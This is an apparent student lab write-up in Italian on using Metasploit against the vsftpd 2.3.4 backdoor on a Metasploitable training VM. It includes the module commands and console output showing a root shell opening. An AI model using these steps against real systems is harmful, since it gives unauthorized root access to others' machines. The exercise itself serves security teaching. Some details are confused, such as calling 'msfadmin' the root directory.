
Hacking con Metasploit

Pablo Andres Balbuena Rios




Esercizio 1 Settimana 7

- Partendo dall'esercizio visto nella lezione di oggi, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd» (lo stesso visto in lezione teorica). L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable.
- Configuratelo come di seguito: 192.168.1.149/24. Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.


Scansione macchina Metaspoitable2


- Prima di fare la scansione, si deve fare un Ping per vedere se c'è connessione tre le due macchine
- Poi attraverso Nmap, andiamo a vedere se vi sono vulnerabilità sulle porte aperte, es: "vsftpd 2.3.4" .



Exploit

- Attraverso Metasploit proviamo a cercare la vulnerabilità attraverso la keyword "search".
- Averlo trovato lo usiamo attraverso la keywords "use" e settare IP bersaglio, attraverso la keyword "set".





Payloads e Avviare la Shell

- Par avviare la shell, oltre ad usare exploit, bisogna usare anche il payload.
- Per cercarlo usiamo la keyword "show payload", poi bisogna settarlo attraverso la keyword "set payload 0".
- Infine attiviamo la Shell attraverso il comando "run".

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                          normal  No     Unix Command, Interact with
Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.26:42375 → 192.168.1.149:6200) at 2024-01-22 0
3:33:44 -0500

whoiam
```

Creare la directory

- Dopo essere entrato, ho messo un prompt con il comando "script /dev/null -c bash", per poi spostarsi nella directory root cioè "msfadmin".
- Quando arriviamo alla directory msfadmin, creiamo la directory "test_metasploit" usando il comando "mkdir".